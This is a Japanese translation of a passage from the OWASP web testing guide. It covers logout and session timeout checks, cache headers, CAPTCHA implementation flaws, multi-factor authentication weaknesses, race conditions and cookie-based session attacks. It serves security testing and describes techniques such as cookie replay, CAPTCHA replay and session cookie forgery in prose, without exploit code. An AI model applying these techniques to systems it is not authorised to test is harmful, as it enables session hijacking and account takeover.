によってブラウザをクローズしようとしますが、ブラウザはスクリプト実行を制限するよう設定されているかもしれません。これもクライアントの振る舞いに依存するので本質的にセキュアではありません。(この場合、セキュリティを向上させる目的の設定が、結局はセキュリティを下げています。) 更にこれはブラウザの製造元、バージョン、設定に依存します。(例えば、JavaScript コードは、Internet Explorer を正常にクローズするかもしれませんが、Firefox のクローズに失敗するかもしれません。)

「戻る」ボタンをクリックし前のページを表示できたとしても、ブラウザのキャッシュの中のページにアクセスしているかもしれません。そのページに機密情報があれば、アプリケーションがブラウザにキャッシュ禁止を指示しなかったことを示しています。(Cache-Control ヘッダをセットしなかったということです。これは、後に分析する異なる種類の問題です。)

「戻る」ボタンの技法を試した後、次の高度な技法を試して下さい。クッキーに元々の値を再設定し認証済みページにアクセスできるか確認して下さい。それが可能なら、サーバサイドにはクッキーが有効、無効かをトラッキングし、アクセス許可に際しクッキーが正しいかどうか判定する機能がないということになります。アプリケーションの応答をインターセプトし Set-Cookie ヘッダを挿入してクッキーの値を設定するためには WebScarab が使えます。



代わりに、ブラウザにクッキーエディタをインストールすることもできます。(例、Firefox の Add N Edit Cookies)



設計に関する注意すべき例として、クッキーは基本的に暗号化されており、サーバサイドで複合化されてユーザの認証状態が確認されますが、ログアウトしたユーザのクッキーについて、ASP.NET の FormsAuthentication クラスはサーバサイドでは制御できません。これはクッキーが不正に操作されることを効果的に防止しますが、サーバはセッション状態を内部的に保持せず、クッキーの有効期限が切れていないならユーザがログアウトした後でクッキーリプレイ攻撃が可能です。(詳細は参考文献を参照して下さい。)

このテストはセッションクッキーについてだけ適用することに注意して下さい。永続的クッキーは、マイナーなユーザプレファレンス(例、サイトの外観)についてのデータがありログアウト後も削除されませんが、セキュリティリスクがあるとは考えられません。

タイムアウトによるログアウト

ログアウトのタイムアウトについて評価するには、前節と同じ手法が使えます。最も適切なログアウト時間は、セキュリティ(短いログアウト時間)と使いやすさ(長いログアウト時間)のバランスが適切であり、アプリケーションが扱うデータの機密性に大きく依存します。60 分のログアウト時間は、公開フォーラムでは妥当ですがホームバンキングでは長すぎます。特定の機能要件がないなら、どのようなアプリケーションもタイムアウトによりログアウトしなければセキュアとは考えられません。テスト方法は前節とほぼ同じです。まず、タイムアウトがあるか確認して下さい。例えば、ログインしテスティングガイドの他の章を読んで時間をつぶし、タイムアウトによるログアウトが発生するか待って下さい。ログアウト機能は、タイムアウトを過ぎるとすべてのセッショントークンを破棄し使用不能にするべきです。タイムアウトが、クライアント、サーバ、あるいはその両方によって行われるのか確認して下さい。クッキーの例に戻って、セッションクッキーが永続的でなければ、(あるいはより一般的にセッションクッキーが時間について何もデータを持たなければ、)タイムアウトがサーバによって行われることがわかります。セッショントークンが時間に関するデータ(例、ログイン時間、最終アクセス時間、永続的クッキーの有効期限)を含むならタイムアウトはクライアントによって行われることがわかります。この場合、トークンを(暗号化されていなければ)修正しセッションに何が生じるか確認して下さい。例えば、クッキーの有効期限をかなり未来の時間に設定しセッションが延長されるかどうか確認して下さい。一般的なルールとして、サーバサイドだけですべてチェックされているなら、セッションクッキーを前の値に再設定しても、アプリケーションに再びアクセスできるようにはなりません。

キャッシュされたページ

アプリケーションからログアウトしてもブラウザのキャッシュから機密情報が削除されるとは限りません。したがって、アプリケーションがブラウザのキャッシュに機密データを残すかどうか確認するためのテストが必要です。このテストには WebScarab を使うことができます。セッションに属するサーバのレスポンスを探し、機密情報を含むすべてのページについてサーバが

ブラウザにどのデータもキャッシュしないよう指示しているかどうか確認して下さい。その指示は HTTP レスポンスヘッダーにあります。

```
HTTP/1.1:
Cache-Control: no-cache
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g.: 0)>
```

他の方法として、HTML において機密情報を含む各ページに下記コードを含めることによって同様の指示が行えます。

```
HTTP/1.1:
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
HTTP/1.0:
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV=”Expires” CONTENT=”Sat, 01-Jan-2000 00:00:00 GMT”>
```

例えば、電子商取引アプリケーションをテストしているなら、クレジット番号、あるいは、他の財務情報を含むすべてのページについて no-cache 指示が行われているか確認して下さい。一方、機密情報を含むページについて、ブラウザへコンテンツをキャッシュするなという指示が失敗しているなら、その機密情報はディスクに記憶されていることになります。単純にブラウザのキャッシュを探しダブルチェックして下さい。キャッシュがどこにあるかは、クライアントの OS 及びブラウザに依存します。下記に例を示します。

- Mozilla Firefox:
    - Unix/Linux: ~/.mozilla/firefox/<profile-id>/Cache/
    - Windows: C:\Documents and Settings\<user_name>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<profile-id>\Cache>
- Internet Explorer:
    - C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files>

グレーボックステストとその例

一般的なルールとして、下記を確認する必要があります。

- ログアウト機能が、すべてのセッショントークンを破棄あるいは少なくとも使用不能にすること。
- 攻撃者が以前のトークンをリプレイできないように、サーバがセッション状態について適切にチェックすること。
- タイムアウトが実施され、サーバによって適切にチェックされること。サーバがセッショントークンにおいて有効期限をつかうなら、トークンは暗号化により保護されること。

ブラウザのキャッシュについては、ブラックボックステストと同様の方法によりサーバのレスポンスヘッダーと HTML コードを使って確認すること。

参考情報

ホワイトペーパー

- ASP.NET Forms Authentication: "Best Practices for Software Developers" - http://www.foundstone.com/resources/whitepapers/ASPNETFormsAuthentication.pdf
- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - http://support.microsoft.com/default.aspx?scid=kb;en-us;900111

ツール

- Add N Edit Cookies (Firefox extension): https://addons.mozilla.org/firefox/573/

4.4.8 CAPTCHA のテスト (OWASP-AT-008)

概要

CAPTCHA(Completely Automated Public Turing test to tell Computers and Humans Apart)は、チャレンジレスポンステストの 1 種であり、コンピュータによって応答が生成されないようにするため、多くのウェブアプリケーションに使われています。生成された CAPTCHA が破られなくても、CAPTCHA の実装はしばしば脆弱です。この節ではその種の攻撃について説明します。

解説

CAPTCHA は認証機能ではありませんが下記についてとても効果的に使われます。:

- 列挙攻撃(ログイン、ユーザ登録、パスワードリセットのフォームは、列挙攻撃にしばしば脆弱です。CAPTCHA がなければ、攻撃者は正しいユーザ名、電話番号や他の機密情報を短時間に略取できます。)
- 短時間に望ましくない多くの GET/POST リクエストを自動送信すること。(例、SMS、MMS、電子メールのフラッディング) CAPTCHA によりレート制限できます。
- 人間にだけ使われるべきアカウントの自動生成と利用。(例、web メールアカウントの生成とスパム送信)
- 宣伝活動、いやがらせ、破壊活動となるブログ、フォーラム、Wiki への自動投稿。
- アプリケーションからの機密情報の大量取得、誤用をする自動的攻撃。

CAPTCHA を CSRF 攻撃への防御として使うことは推奨されません。(CSRF 攻撃にはより良い対策があるためです。)

以下、多くの CAPTCHA の実装に共通する脆弱性について示します。:

- CAPTCHA 画像が弱く、(複雑な画像認識システムがなくても)既に破った CAPTCHA と比較するだけで特定可能です。
- CAPTCHA の質問は答が非常に限定されています。

- CAPTCHA をデコードした値が、クライアントから(GET のパラメータあるいは POST フォームの hidden フィールドとして)送信されます。この値はしばしば、
    - 単純なアルゴリズムにより暗号化され、いくつかのデコードされた CAPTCHA の値を観察することによって、簡単に複合化できます。
    - 弱いハッシュ関数(例、MD5)によってハッシュされており、レインボーテーブルを使って破ることができます。
- リプレイ攻撃の可能性:
    - アプリケーションはユーザに送信した CAPTCHA 画像の ID をトラッキングしません。したがって、攻撃者が単純に CAPTCHA 画像とその ID を取得し、それを解いて ID と共に解読した CAPTCHA の値を送ることができます。(CAPTCHA 画像の ID は CAPTCHA の解読値あるいは一意の値でハッシュ化されているかもしれません。)
    - 回答後にアプリケーションがセッションを破棄しないなら、CAPTCHA のセッション ID を再利用することによって CAPTCHA が防御しているページをバイパスできます。

ブラックボックステストとその例

プロキシ(例、WebScarab)を使い下記を行って下さい。

- CAPTCHA の解読値と共にクライアントからサーバへ送信されるすべてのパラメータを特定して下さい。(そのパラメータに CAPTCHA の解読値と CAPTCHA の ID を暗号化あるいはハッシュ化した値があるかもしれません。)
- 古い CAPTCHA の ID と共に、古い CAPTCHA の解読値を送ってみて下さい。(アプリケーションがそれらを受け入れるならリプレイ攻撃に対して脆弱です。)
- 古いセッション ID と共に、古い CAPTCHA の解読値を送ってみて下さい。(アプリケーションがそれらを受け入れるならリプレイ攻撃に対して脆弱です。)

同様の CAPTCHA が既に破られているか調べて下さい。破られた CAPTCHA 画像は、gimpy、PWNtcha、lafdc にあります。

CAPTCHA の回答が限定されていて容易に答えられるか調べて下さい。

グレーボックステストとその例

下記について調べるためにアプリケーションのソースコードを調べて下さい。:

- 使われている CAPTCHA の実装とバージョン。広く使われている CAPTCHA の実装には多くの良く知られた脆弱性があります。http://osvdb.org/search?request=captcha を参照して下さい。
- アプリケーションによる暗号化あるいは(セキュリティ的に悪い例ですが)クライアントによるハッシュ化が行われているなら、使われている暗号あるいはハッシュのアルゴリズムが十分強力であるか確認して下さい。

参考情報

Captcha デコーダー

- (オープンソース) PWNtcha captcha decoder
- (オープンソース) The Captcha Breaker
- (市販) Captcha decoder
- (市販 – フリー) Online Captcha Decoder Free limited usage, enough for testing.

文献

- Breaking a Visual CAPTCHA
- Breaking CAPTCHAs Without Using OCR
- Why CAPTCHA is not a security control for user authentication

4.4.9 多要素認証のテスト (OWASP-AT-009)

概要

侵入テストにおいて多要素認証システム(MFAS：Multiple Factors Authentication System)の強さを評価することは重要です。銀行、その他金融機関は、高価な MFAS にかなりの予算を割いています。したがって、特定のソリューションを適用する前に、正確なテストを行って下さい。MFAS を採用する原因となった脅威から、MFAS が効果的にその組織の資産を保護していることを確認して下さい。

解説

一般的に、二要素認証システムの目的は認証プロセスの強さを高めることです。[1]　ユーザがパスワードに加えてある種のハードウェアデバイスを持っていることを確認し、追加要素つまり「あなたが持っているもの」あるいは「あなたが知っていること」を確認することによって、これは達成されます。ユーザに提供されるハードウェアデバイスは、追加的な通信チャネルを使って、認証インフラに依存することなく通信できるかもしれません。この特徴は、「チャネルの分離」として知られています。Bruce Schneier は、2005 年に、「数年前は脅威は、すべて受動的であり、盗聴とオフラインのパスワード推測でした。今日脅威は能動的であり、フィッシング、トロイの木馬です。」[2]と述べています。実際、下記は web 環境における MFAS が直面する一般的な脅威です。

1. 認証情報の盗用(フィッシング、盗聴、不正侵害されたネットワークからのオンラインバンキングなどの MITM 攻撃)
2. 弱い認証情報(認証パスワードの推測、パスワードブルートフォース攻撃)
3. セッションベース攻撃(セッション乗っ取り、セッションフィクセーション)
4. トロイの木馬とマルウェアによる攻撃(不正侵入されたクライアントからのオンラインバンキング)

5. パスワードの再利用(異なる目的、異なるトランザクションなどの操作に同じパスワードを利用すること。)

上記 5 つのカテゴリに関する攻撃すべてについて選択的な解があります。認証の強さは一般的にいくつの「認証要素」が確認されたかに依存します。ユーザがコンピュータシステムを使用するにあたり、IT 専門家は「現在の認証システムに不満なら、他の認証要素を追加すると問題は解消します。」とアドバイスします。[3] ある MFAS は他のものに比べてフレキシブルでセキュアです。しかし残念ながら後述するするように、執拗な攻撃者から受ける攻撃リスクは完全には除去されません。

特定の MFAS は特定の攻撃への対処策とはならないかもしれません。上記 5 つの脅威(5T)について熟考すると、特定の MFAS の強さを分析できます。

グレーボックステストとその例

MFAS のセキュリティに関するテストでは、認証スキームについて最小限の情報を使います。これは、「ブラックボックステスト」の節を省略した主な理由です。下記のため認証インフラの全体について一般的な知識が特に重要です。

- MFAS は、特に使い捨て操作について認証するように実装されています。使い捨てのアクションはセキュアな web サイトの内部において実行されると考えられます。
- 発生していることについて高いレベルでコントロールすることによって、MFAS に対する攻撃は成功します。上記は一般に正しく、マルウェア攻撃を通して入手したデータによって、攻撃者は特定の認証インフラについての詳細情報を探ります。銀行の web サイトの認証がどのように動作するか知るために、攻撃者が顧客となる必要があると考えるのは、必ずしも正しくはありません。特定の web サイトのセキュリティインフラ全体について研究するため、攻撃者はある顧客をコントロール下に置く必要があるだけです。SilentBanker Trojan[4]の作者は、感染ユーザがインターネットを閲覧する間、訪問した web サイトについて情報を収集し続けたことが知られています。他の例には 2005 年に起きた Swedish Nordea 銀行への攻撃[5] があります。

下記の例は、上記の 5T モデルに基づく異なる MFAS についての評価です。ウェブアプリケーションにおける最も一般的な認証は、ユーザ ID・パスワード認証です。この場合送金のトランザクションには追加のパスワードが必要とされる場合があります。MFAS は認証プロセスに「あなたが持っているもの」を追加します。それは、通常、下記のものです。:

- ワンタイムパスワード(OTP)生成器トークン
- グリッドカード、スクラッチカード、あるいは、正規ユーザだけが財布に入れるはずの情報
- X.509 証明書が格納された USB トークンやスマートカードのような暗号デバイス
- GSM SMS メッセージとして送信されるランダムに生成される OTP [SMSOTP][6]

下記では MFAS の異なる実装についてのテストの例を示します。侵入テスト担当者は正しく危険を回避するために、インフラのすべての可能な脆弱箇所について考慮するべきです。正しい評価によって、他の MFAS を選択する際に MFAS を正しく選択することになります。

コンポーネントあるいは対策を追加することによって、特定の脆弱性を突かれる可能性を下げることができるかもしれません。クレジットカードがよい例です。カードを持っている人を認証することには、ほとんど注意が払われないことを考えて下さい。店員は署名をほとんど確認しません。カードは電話とインターネットにおいて使われカードの存在自体は確認されません。

クレジットカード会社は、カードの保有者のためではなくトランザクションを「コントロール」するためにセキュリティ予算を使います。[7]　ユーザがクレジットカードを使う際にリスクスコアチャートを自動的に埋める振る舞いアルゴリズムによって、トランザクションは効果的にコントロールされます。疑惑有りとマークされたら一時的にブロックされます。

分離されたセキュアな通信路によって何が発生しているか顧客に知らせることも、軽減策となります。クレジットカード産業は、クレジットカードトランザクションについて SMS メッセージにより顧客へ知らせています。詐欺行為があれば、顧客は直ぐに自分のクレジットカードに何か悪いことが起きているとわかるようになっています。トランザクションが成功する前に分離された通信路によって顧客へ知らせられるリアルタイム情報は、とても正確です。

一般的な**「ユーザ ID、パスワード、使い捨てパスワード」**は、通常(3)と特に(2)への防御となります。それらは通常(1)、(4)、(5)への防御とはなりません。侵入テスト担当者は、認証システムのこの種のテストを正確に行うために、認証システムが何から守ろうとしているのか熟考するべきです。
言い換えれば、「ユーザ ID、パスワード、使い捨てパスワード」を認証システムに採用すると、(2)と(3)からは防御できるはずです。システムが強いパスワードを効果的に強要しているか、及び、セッションベース攻撃(例、ユーザに望ましくない使い捨て情報を送信させる Cross Site Request Forgery 攻撃)への耐性があるか、確認して下さい。

- 「ユーザ ID＋パスワード＋使い捨てパスワード」に基づく認証の脆弱性チャート
    - *既知の弱さ:*1, 4, 5
    - *既知の弱さ(詳細)*:パスワードは静的であり blended threat 攻撃[8](例、SSLv2 コネクションに対する MITM 攻撃)によって盗まれるので、(1)からの防御になりません。同じ使い捨てパスワードを使って複数のトランザクションが可能なので、(4)と(5)からの防御になりません。
    - *(良く実装されている場合の)強さ:*2, 3
    - *強さ(詳細):*パスワードについて強制するルールがある場合のみ、(2)からの防御になります。使い捨てパスワードを必要とするので、攻撃者は使い捨てパスワードを送信して現在のユーザセッションを妨害できないので(3)からの防御になります。[9]

以下では、異なるいつくかの MFAS の実装について分析します。
「ワンタイムパスワードトークン」は、良く実装されているなら、(1)、(2)、(3)の防御になります。常に(5)からの防御にはなるとは限りません。(4)からの防御にはほとんどなりません。

- 「ワンタイムパスワードトークン」に基づく認証の脆弱性チャート
    - *既知の弱さ:* 4、時々 5
    - *既知の弱さ(詳細):*オンラインバンキングのマルウェアは、事前に設定されたルールによってリアルタイムに Web トラフィックを改ざんすることができるので、OTP トークンは(4)からの防御になりません。この種の例には SilentBanker、Mebroot、Trojan Anserin といった悪意のあるコードがあります。オンラインバンキングのマルウェアは、HTTPS ページに介在する web プロキシのように動作します。マルウェアは侵入したクライアントを完全に支配し、ユーザによるどのようなアクションも記録されコントロールされます。マルウェアは正当なトランザクションを中止、あるいは送金のトランザクションを異なる場所へリダイレクトするかもしれません。パスワードの再利用(5)は OTP トークンに影響があるかもしれない脆弱性です。トークンは、例えば 30

秒といったある期間だけ有効です。認証システムが使用済みのトークンを破棄しなければ、30 秒の寿命の間に、1 つのトークンがいくつかのトランザクションの認証に使われるかもしれません。

- *(良く実装されている場合の)強さ:* 1,2,3
- *強さ(詳細) :*トークンの寿命は通常非常に短いので、OTP トークンは効果的に(1)を軽減します。30 秒以内に攻撃者はトークンを盗み、オンラインバンキングの web サイトに入力してトランザクションを容易に行えるかもしれませんが、大規模攻撃では通常発生しにくいことです。OTP の HMAC は少なくとも 6 桁長なので、OTP トークンは通常(2)の防御になります。OTP トークンのアルゴリズムが十分安全であり予測不可能であるか確認して下さい。最後に、使い捨てトークンが常に必要とされるので OTP トークンは通常(3)の防御になります。トークンを要求する手順がバイパスされないか確認して下さい。

「グリッドカード、スクラッチカード、あるいは、正規ユーザだけが財布に入れるはずの情報」は、(1)、(2)、(3)の防御になります。OTP トークンとは異なり(4)の防御にはなりません。特にグリッドカードは(5)に関して脆弱です。どのコードも 1 回だけ使用できるので、スクラッチカードはパスワードの再利用については脆弱ではありません。この種の技術のテストにおいて、グリッドカードについては、特にパスワードの再利用攻撃(5)に注意を払って下さい。一般的に、グリッドカードに基づくシステムは同じコードを何度もリクエストします。攻撃者が 1 つの正しい使い捨てコード(例、グリッドカードの中のもの)について知れば、攻撃者が知っているコードをシステムがリクエストするのを待つだけでよくなります。グリッドカードにおける数の組合せは限られているので、通常この脆弱性があります。(例、グリッドカードに 50 の組合せがあるなら、攻撃者は、使い捨てコードについて尋ね、フィールドを埋め、チャレンジを確認するなどだけでよくなります。) 他によくある間違いは、弱いパスワードポリシーです。グリッドカードの中のどの使い捨てパスワードも、少なくとも 6 桁の長さであるべきです。blended threat 攻撃あるいは Cross Site Request Forgery 攻撃を組合せると、攻撃は非常に効果的になります。

「X.509 証明書が格納された暗号デバイス(USB トークン、スマートカード)」は、(1)と(2)のよい防御となります。一般的に、それらが常に(3)、(4)、(5)の防御でもあると誤解されています。残念ながら、技術が最良のセキュリティを約束しても最悪の実装がありえます。USB トークンはベンダー毎に異なります。いくつかは、プラグインされた時にユーザを認可し、プラグインされていないときに操作を認可しません。これは良い振る舞いのようですが、いくつかの USB トークンは暗黙的に認証してしまいます。それらは(3)からユーザを保護しません。(例、セッション乗っ取り、自動的に転送されるクロスサイトスクリプティング)

カスタムな「GSM SMS メッセージとして送信されるランダムに生成される OTP [SMSOTP]」は(1)、(2)、(3)、(5)の効果的な防御になります。良く実装されていれば(4)の危険も軽減します。以前のものとは異なり、このソリューションはオンラインバンキングのインフラとの通信に独立した通信路を使います。このソリューションは、正しく実装されていれば通常とても効果的です。通信路を分離することによってユーザに何が起きているのか知らせることが可能です。

例えば、SMS 経由で使い捨てトークンが送信されたこと。

「このトークン 32982747 は、ニューヨーク銀行の銀行口座 2345623 へ$1250.4 送金することを認可します。」

先のトークンは、SMS メッセージの中で報告された一意のトランザクションを認可します。このようにユーザが意図した通りに正しい銀行口座へ送金されることをコントロールできます。
この節では、多要素認証システムのテストについて、単純な方法論を説明し、現実的なシナリオから例を示しました。これはカスタム MFAS について分析するための出発点としても使えます。

参考情報

ホワイトペーパー

[1] [Definition] Wikipedia, Definition of Two Factor Authentication
http://en.wikipedia.org/wiki/Two-factor_authentication

[2] [SCHNEIER] Bruce Schneier, Blog Posts about two factor authentication 2005,
http://www.schneier.com/blog/archives/2005/03/the_failure_of.html
http://www.schneier.com/blog/archives/2005/04/more_on_twofact.html

[3] [Finetti] Guido Mario Finetti, "Web application security in un-trusted client scenarios"
http://www.scmagazineuk.com/Web-application-security-in-un-trusted-client-scenarios/article/110448

[4] [SilentBanker Trojan] Symantec, Banking in Silence
http://www.symantec.com/enterprise/security_response/weblog/2008/01/banking_in_silence.html

[5] [Nordea] Finextra, Phishing attacks against two factor authentication, 2005
http://www.finextra.com/fullstory.asp?id=14384

[6] [SMSOTP] Bruce Schneier, “Two-Factor Authentication with Cell Phones”, November 2004,
http://www.schneier.com/blog/archives/2004/11/twofactor_authe.html

[7] [Transaction Authentication Mindset] Bruce Schneier, "Fighting Fraudulent Transactions"
http://www.schneier.com/blog/archives/2006/11/fighting_fraudu.html

[8] [Blended Threat] http://en.wikipedia.org/wiki/Blended_threat

[9] [GUNTEROLLMANN] Gunter Ollmann, “Web Based Session Management. Best practices in managing HTTP-based client sessions”,
http://www.technicalinfo.net/papers/WebBasedSessionManagement.htm

4.4.10 レースコンディションのテスト (OWASP-AT-010)

概要

レースコンディションとは、ある処理がタイミングによっては他の処理に影響し予期せぬ結果を生み出すことです。マルチスレッドのアプリケーションにおいて、同じデータついて処理が実行される際に見られます。レースコンディションはその性質のためテストが難しいです。

解説

あるプロセスが他のイベントの順序あるいはタイミングに厳密あるいは予期せずに依存すると、レースコンディションが発生するかもしれません。ウェブアプリケーションにおいては多くのリクエストが同時に処理され、開発者は並列実行についてフレームワーク、あるいは、サーバ、プログラミング言語に任せてしまうかもしれません。以下では単純化された例を用いて、両方のユーザ(スレッド)が同じアカウントでログインし預金口座へ送金しようとする場合について、ウェブアプリケーションのトランザクション処理における潜在的な並列実行の問題を説明します。

口座 A の預金残高は 100 です。
口座 B の預金残高は 100 です。

ユーザ 1 とユーザ 2 はともに、口座 A から口座 B へ 10 送金したいとします。トランザクションが正しく行われると、結果は下記のようになるはずです。

口座 A の預金残高は 80 です。
口座 B の預金残高は 120 です。

しかし、並列実行の問題のため、結果は下記のようになるかもしれません。

ユーザ 1 は口座 A の残高を確認します。(=100)
ユーザ 2 は口座 A の残高を確認します。(=100)
ユーザ 2 は口座 A(=90)から 10 を取り、口座 B(=110)へ入れます。
ユーザ 1 は口座 A(がまだ 100 であると認識しています。)から 10 を取り、口座 B(=120)へ入れます。

結果: 口座 A の預金残高は 90 です。
口座 B の預金残高は 120 です。

OWASP の「WebGoat project in the Thread Safety」のレッスンに、他の例があり、広告価格以下で買い物をするためにショッピングカートがどのように操作されるか示しています。その原因は上記の例と同じであり、確認時間と使用時間の間におけるデータ変更です。

ブラックボックステストとその例

レースコンディションは、その性質のためテストが不確実になります。その発生条件を探す際、サーバ負荷、ネットワーク遅延などテストに関する外部要因が関係してきます。しかし、テストはアプリケーションの特定トランザクションの領域にフォーカスして行えます。その領域とは、特定のデータ変数が確認時間から使用時間までに、並列実行の問題によって悪影響を受けるものです。
レースコンディションを発生させるブラックボックステストは、予期しない振る舞いを生じる複数のリクエストを同時に発生させて行います。その例は、参考文献「On Race Vulnerabilities in Web Applications」に説明があります。その著者は、ある条件では下記可能性があると記しています。

- 同じユーザ名の複数のユーザアカウントを作ること
- ブルートフォース攻撃に対してのロックアウトをバイパスすること

レースコンディションについてのセキュリティ実装と、テストを難くしている要因について理解して下さい。

グレーボックステストとその例

コードレビューによって並列実行の問題が明らかになるかもしれません。並列実行問題に関してのコードレビューの詳細は、OWASP の Code Review Guide の Reviewing Code for Race Conditions にあります。

参考情報

- iSec Partners - Concurrency attacks in Web Applications http://isecpartners.com/files/iSEC%20Partners%20-%20Concurrency%20Attacks%20in%20Web%20Applications.pdf
- B. Sullivan and B. Hoffman - Premature Ajax-ulation and You https://www.blackhat.com/presentations/bh-usa-07/Sullivan_and_Hoffman/Whitepaper/bh-usa-07-sullivan_and_hoffman-WP.pdf
- Thread Safety Challenge in WebGoat - http://www.owasp.org/index.php/OWASP_WebGoat_Project
- R. Paleari, D. Marrone, D. Bruschi, M. Monga - On Race Vulnerabilities in Web Applications http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf

4.5 セッション管理のテスト

どのようなウェブベースのアプリケーションであってもその核心部分では、セッション管理が状態を維持管理し、それによりサイトとユーザのやりとりを制御しています。セッション管理は、認証からアプリケーションの使用を終えるまで、ユーザについてのすべてを幅広く制御します。HTTP は状態を持たないプロトコルです。そのことは、ウェブ・サーバがクライアントのリクエストをお互いに関連付けることなく応答することを意味します。単純なアプリケーション・ロジックでさえ、「セッション」を通じてお互いに関連付けられた複数のユーザ・リクエストを必要とします。これにより、既製(Off-The-Shelf: OTS)のミドルウェアとウェブ・サーバのソリューションや注文仕立ての実装による、サード・パーティのソリューションが必要になります。ASP や PHP のようなたいていの人気のあるウェブ・アプリケーション環境は、組み込みのセッション操作ルーチン群を開発者に提供しています。通常、「セッション ID」又はクッキーと呼ばれる、ある種の識別用トークンが発行されます。
ウェブ・アプリケーションがユーザとやりとりするには、数多くの方法があります。個々の方法は、サイトの性格、セキュリティとアプリケーションの可用性の要求に依存します。セキュアなウェブ・アプリケーションの構築のための OWASP ガイドで概説されているような、一般に認められたアプリケーション開発の成功事例もありますが、アプリケーション・セキュリティがプロバイダの要求と期待の枠組みで考えられることは大切です。この章では以下のような事柄を解説します。

4.5.1 セッション管理スキーマのテスト (OWASP-SM-001)
この節ではセッション管理スキーマの分析方法を解説し、最終的にセッション管理機構がどのようにして開発されてきたかを理解し、可能ならそれを破ることでユーザ・セッションを迂回できるかがわかるようにします。どのようにクッキーの内部情報を調べ、どのようにセッションを乗っ取るかを説明することにより、クライアントのブラウザに発行されたセッション・トークンのセキュリティをどのようにテストするか示します。
4.5.2 クッキーの属性のテスト(OWASP-SM-002)
クッキーは悪意のあるユーザにとって、(通常は他のユーザを狙った)鍵となる攻撃の担い手となることがよくあり、アプリケーションには常に、クッキーを適切に防御する義務があります。この節では、私たちはアプリケーションがどのように必要な予防措置をとれるのか、そしてこれらの属性が正確に構成されていることをどのようにテストするかを見ていきます。
4.5.3 セッションの固定化のテスト (OWASP-SM_003)
ユーザ認証が成功した後、アプリケーションがクッキーを更新しない場合には、セッションの固定化による脆弱性が見つかり、ユーザが攻撃者にクッキーを利用されてしまうことになりかねません。
4.5.4 暴露されたセッション変数のテスト (OWASP-SM-004)
セッション・トークンはユーザの識別子を自分自身のセッションと結びつけるので、機密性の高い情報です。セッション・トークンがこの脆弱性にさらされているかどうかテストし、セッション・リプレイ攻撃を引き起こしてみることができます。
4.5.5 CSRF のテスト(OWASP-SM-005)
クロスサイト・リクエスト偽装(CSRF: Cross Site Request Forgery)は、無知なユーザに対し、現在認証されているウェブ・アプリケーション上で、意図しない動作の実行を強制します。この節は、アプリケーションをどのようにテストして、この種の脆弱性を見つけ出すかを解説します。

4.5.1 セッション管理スキーマのテスト (OWASP-SM-001)

概要

ウェブ・サイトやサービスの各ページで絶え間なく認証するのを避けるため、ウェブ・アプリケーションは予め決められた期間に渡って証明書を保存し、その妥当性を検証する各種の機構を実装しています。
これらの機構はセッション管理機構として知られ、アプリケーションの便利さとユーザへの好ましさを増大させるために最も重要であるにもかかわらず、侵入テストの実行者によって攻略され、正確な証明書を用意することなくユーザ・アカウントにアクセスされてしまい得るのです。このテストで、クッキーと他のセッション・トークンがセキュアで予測不可能な方法により生成されることをチェックしましょう。弱いクッキーを推測し、偽造できる攻撃者は、正当なユーザのセッションを簡単に乗っ取れます。

関連するセキュリティ活動

セッション管理の脆弱性の解説

OWASP のセッション管理の脆弱性(Session Management Vulnerabilities)についての文献を参照。

セッション管理の対策の説明

OWASP のセッション管理の対策(Session Management Countermeasures)についての文献を参照。

セッション管理の脆弱性の回避方法

セッション管理の脆弱性の回避(Avoid Session Management)方法についての OWASP の開発ガイド(OWASP Development Guide)の文献を参照。

セッション管理のコードをレビューする方法|脆弱性

セッション管理の脆弱性のコードをレビューする(Review Code for Session Management)方法について、OWASP のコードレビューガイド(OWASP Code Review Guide)の文献を参照。

問題の記述

クッキーはセッション管理を実装するために使われてきたもので、RFC2965 で詳細に記述されています。簡単に言えば、ユーザがアプリケーションにアクセスする際、操作を追跡し複数のリクエストにまたがってユーザを認識する必要がある場合には、サーバにより一つ(またはそれ以上の)クッキーが生成され、クライアントに送られます。するとクライアントは、期限が切れるか破棄されるまではそのクッキーを、以降のすべての接続でサーバに送り返します。クッキー内に格納されたデータは、ユーザがだれかということ、それまでに彼がどのような活動をしてきたか、彼の好みは何かといった、非常に幅広い情報をサーバに提供し、それにより HTTP のような状態を持たないプロトコルに状態を提供します。

典型的な例は、オンライン・ショッピングカートに見られます。ユーザのセッション全体に渡り、アプリケーションは彼の識別子、プロフィール、彼が購入すると決めた製品、個数、個々の価格、値引きなどを把握し続けなくてはなりません。クッキーはこの情報を保持したり前や後ろに受け渡したりするのに効果的です。(他に URL のパラメータと隠蔽されたフィールドを使う方法があります。)

保持するデータの重要性により、クッキーはアプリケーションのセキュリティ全体で極めて重要です。クッキーを操作できると、正当なユーザのセッションを乗っ取り、活動状態のセッションのより高い権限を得て、一般的には認可されていない方法でアプリケーションの操作を支配することになるかもしれません。このテストでは、正当なユーザのセッションとアプリケーション自体の妨害を目指した幅広い攻撃に、クライアントに発行されたクッキーが耐えられるかどうかを、私たちは確かめなくてはなりません。全体の目標は、アプリケーションによって妥当とみなされ、何らかの種類の認可されていないアクセスを提供するクッキーを偽造することです。(セッション・ハイジャック、特権の拡大など) 普通、攻撃パターンの主要な段階は以下のようになります:

- **クッキーの収集**: 十分な個数のクッキーのサンプルの収集
- **クッキーのリバース・エンジニアリング**: クッキーの生成アルゴリズムの分析
- **クッキーの操作**: 攻撃を実行するための妥当なクッキーの偽造。この最後の段階には、どのようにクッキーが生成されたかによって、数多くの試行が必要かもしれません。(クッキーのブルート・フォース攻撃)

もう一つの攻撃のパターンはクッキーをオーバーフローさせることからなります。ここで私たちは完全に妥当なクッキーを再生成しようとしているのではないので、厳密に言って、この攻撃は異なった性質を持ちます。その代わりに、私たちの目標はメモリ領域をあふれさせ、それによりアプリケーションの正確な挙動を妨害し、あわよくば悪意のあるコードを注入する(そして遠隔実行する)ことです。

ブラックボックステストと例

クライアントとアプリケーションの間で行われるすべてのやりとりは、最低限以下の基準でテストされなくてはなりません:

- すべての Set-Cookie 命令は Secure とタグ付けされていますか?
- 暗号化されていない通信経路をまたいで実行されるクッキー操作はありますか?
- 暗号化されていない通信経路を越えてクッキーが存在させられることはありえますか?
